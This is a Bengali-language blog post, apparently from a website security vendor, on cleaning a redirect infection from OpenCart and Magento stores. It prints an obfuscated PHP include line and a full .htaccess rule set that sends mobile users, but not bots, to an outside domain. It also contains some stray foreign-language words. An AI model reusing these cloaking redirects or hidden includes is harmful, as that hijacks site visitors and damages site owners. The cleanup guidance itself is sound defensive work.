

একটি OpenCart ও Magento ম্যালওয়্যার ডেস্কটপ এবং মোবাইল উভয় ওয়েবসাইটকে ম্যালিশাস লিংকে রিডাইরেক্ট করছে গত সপ্তাহ থেকে। গত সপ্তাহ থেকে আমরা এই ম্যালওয়্যারের কয়েকটি কেস সামনে পেয়েছি। Magento এবং OpenCart-এ কোনো স্পেসিফিক ভার্সন টার্গেট করা হচ্ছে না কারণ আমরা উভয় প্ল্যাটফর্মের বিস্তৃত রেঞ্জের ভার্সনে এই ইনফেকশন দেখেছি।
এছায়া ম্যালিশাস রিডাইরেকশনের বিভিন্ন ধরন এবং সেগুলো কীভাবে ফিক্স করবেন সে সম্পর্কে আমাদের ডিটেইলড ব্লগ পোস্ট চেক করুন।
ইনফেকশনটি কেমন দেখে?
ব্ল্যাক ফ্রাইডে এবং সাইবার 먼ডে সেলের আগে, এই ম্যালওয়্যার ইনফেক্টেড ওয়েবসাইট ভিজিট করা যেকোনো কাউকে অফার থাকা একটি ওয়েবসাইটে রিডাইরেক্ট করে। হয় তো সেই ওয়েবসাইটগুলোর কিছু অফার থাকে অথবা পর্ন-লাইক দেখতে ওয়েবসাইট থেকে গ্রাফিক কন্টেন্ট। আমাদের কাছে আসা কাস্টমারদের একজন ডেস্কটপ ওয়েবসাইট থেকে ম্যালওয়্যারের কিছু অংশ রিমুভ করতে সফল হয়েছিল কিন্তু এখনও এটি মোবাইল ওয়েবসাইটে 지속 হচ্ছে। কিছু কেসে, রিডাইরেকশন শুধু Google সার্চের মাধ্যমে হয় (যদি আপনি Google-এ আপনার সাইট সার্চ করে লিংকে ক্লিক করেন)। এর মূল কারণ সার্চ ইঞ্জিন বটদের ধোখা দেওয়া যাতে আপনার SEO খারাপভাবে প্রভাবিত হয়। এখানে এই OpenCart ও Magento ম্যালওয়্যার রিডাইরেক্ট ইনফেক্টেড ওয়েবসাইটের দৃষ্টান্ত:
রিডাইরেকশন ম্যালওয়্যারের পরিণতি:
- ম্যালিশাস ওয়েবসাইটে রিডাইরেকশন
- সার্চ রেজাল্টে নেতিবাচক প্রভাব

- ৪০৪ পেজ তৈরির বৃদ্ধি
- Google Webmasters-এ এরর
- সার্ভারে ম্যালিশাস ফাইল সংখ্যা বৃদ্ধি
- উপরোক্ত সব কারণে ট্রাফিক এবং সেলস কমে
এই OpenCart ও ম্যালওয়্যার ওয়েবসাইট রিডাইরেকশন স্প্যাম কীভাবে খুঁজে বের করবেন এবং ফিক্স করবেন:
নিচের ধাপগুলো আপনাকে কয়েকটি কোডের টুকরো ডিলিট করার পরামর্শ দিতে পারে। তবে, কখনো কখনো হ্যাকাররা ম্যালিশাস কোডকে লেজিটিমেট montrer করার চেষ্টা করে। তাই যেকোনো ফাইল বা কোড ডিলিট করার আগে ব্যাকআপ নেওয়া রিকমেন্ডেড। খুঁজে বের করতে এবং ফিক্স করার ধাপগুলো নিচে:
- index.php ফাইল চেক করুন: আমরা একটি ইনডেক্স ফাইলে ম্যালিশাস কোড ইনক্লুডেড পেয়েছি। কোডের ম্যালিশাস অংশটি এনকোডেড এবং ডিকোড না করলে এটি কী করে সেটি বলা কঠিন। এখানে একটি স্নিপেট:
<?php /*2e920*/ @include "\x2fh\x6fm\x65/\x6ez\x67a\x72d\x65n\x2fp\x75b\x6ci\x63_\x68t\x6dl\x2fs\x79s... [[MALICIOUS CODE]]"; /*2e920*/ // Version define('VERSION', '2.0.1.0'); // Configuration if (is_file('config.php')) { require_once('config.php'); } // Install if (!defined('DIR_APPLICATION')) { header('Location: install/index.php'); exit; } // Startup require_once(DIR_SYSTEM . 'startup.php'); // Registry $registry = new Registry();আপনার ইনডেক্স ফাইলের শীর্ষে এই কোডের টুকরো পেলে, ডিলিট করার পরামর্শ দেওয়া হয়।
- .htaccess চেক করুন: ম্যালওয়্যারের আরেকটা ইনস্ট্যান্স আপনার সার্ভারের .htaccess ফাইলে পাওয়া যেতে পারে। রুট ফোল্ডারের .htaccess এবং /admin ফোল্ডারের .htaccess উভয়ই চেক করুন। /admin ফোল্ডারে পাওয়া ম্যালওয়্যারের একটি স্নিপেট:
RewriteEngine on RewriteCond %{HTTP_USER_AGENT} android [NC,OR] RewriteCond %{HTTP_USER_AGENT} opera\ mini [NC,OR] RewriteCond %{HTTP_USER_AGENT} blackberry [NC,OR] RewriteCond %{HTTP_USER_AGENT} iphone [NC,OR] RewriteCond %{HTTP_USER_AGENT} (pre\/|palm\ os|palm|hiptop|avantgo|plucker|xiino|blazer|elaine) [NC,OR] RewriteCond %{HTTP_USER_AGENT} (iris|3g_t|windows\ ce|opera\ mobi|windows\ ce;\ smartphone;|windows\ ce;\ iemobile) [NC,OR] RewriteCond %{HTTP:Accept} (text\/vnd\.wap\.wml|application\/vnd\.wap\.xhtml\+xml) [NC,OR] RewriteCond %{HTTP:Profile} .+ [NC,OR] RewriteCond %{HTTP:Wap-Profile} .+ [NC,OR] RewriteCond %{HTTP:x-wap-profile} .+ [NC,OR] RewriteCond %{HTTP:x-operamini-phone-ua} .+ [NC,OR] RewriteCond %{HTTP:x-wap-profile-diff} .+ [NC,OR] RewriteCond %{HTTP:x-wap-profile} .+ [NC] RewriteCond %{QUERY_STRING} !noredirect [NC] RewriteCond %{HTTP_USER_AGENT} !(Mozilla\/5\.0\ \(Linux;\ U;\ Android\ 2\.2;\ en-us;\ Nexus\ One\ Build/FRF91\)\ AppleWebKit\/533\.1\ \(KHTML,\ like\ Gecko\)\ Version\/4\.0\ Mobile\ Safari\/533\.1\ offline)$ [NC] RewriteCond %{HTTP_USER_AGENT} !(windows\.nt|bsd|x11|unix|macos|macintosh|playstation|google|yandex|bot|libwww|msn|america|avant|download|fdm|maui|webmoney|windows-media-player) [NC] RewriteRule ^(.*)$ https://sswim.ru [L,R=302].htaccess ফাইলে উপস্থিত এই সকল কোড ম্যালিশাস। এই কোড মোবাইল ডিভাইসগুলোকে ম্যালিশাস ডোমেইনে রিডাইরেক্ট করে। আপনি যদি এই কোড পান, তবে অবিলম্বে রিমুভ করুন।

- সন্দেহজনক php ফাইল খুঁজুন: এটি ট্রিকি পার্ট। হ্যাকাররা সাধারণত ফাইলগুলোকে খুব লেজিট লুকিং নাম দেয় এবং সেখানে ম্যালিশাস কোড রাখে। কখনো কখনো এই লেজিট-লুকিং ফাইলগুলোর অনেক কোড নন-হার্মফুল হয় কিন্তু কয়েক লাইন হ্যাকারদের জন্য কাজ করে। এই নির্দিষ্ট কেসে আমরা enjoy.php এবং unzip.php ফাইল খুঁজে পেয়েছি ভিন্ন ভিন্ন OpenCart/Magento ডিরেক্টরিতে।
এখন থেকে আপনি কী করতে পারেন..
এই ধরনের ইনফেকশন আপনার বিনয়সকে খুব কঠোর হিট করে। প্রতিটি ঘণ্টার ডাউনটাইম হলো কাস্টমার, রেপুটেশন এবং সবচেয়ে গুরুত্বপূর্ণ সার্চ ইঞ্জিন র্যাঙ্কিং-এ খারাপ প্রভাব। ওয়েবসাইট ইনফেক্ট করার পর হ্যাকাররা ব্যাকডোর রেখে যায় যা টেক-সেভি লোকেদের জন্যও ডিটেক্ট করা কঠিন। এই হ্যাক থেকে পাঠ নেয়া এবং ২৪x৭x৩৬৫ আপনার ওয়েবসাইট রক্ষা করার একটি ওয়েবসাইট ফায়ারওয়াল ব্যবহার করা গুরুত্বপূর্ণ!
এখন, আপনি যদি এই গুলো ফিক্স করতে সহায়তা দরকার হয়, তবে আমরা খুশি হবো করতে। শুধু এখানে সাইন-আপ করুন এবং আমাদের ইঞ্জিনিয়াররা আপনার সাইন আপ করার ১০ মিনিটের মধ্যে ক্লিনআপ প্রসেস শুরু করবে।
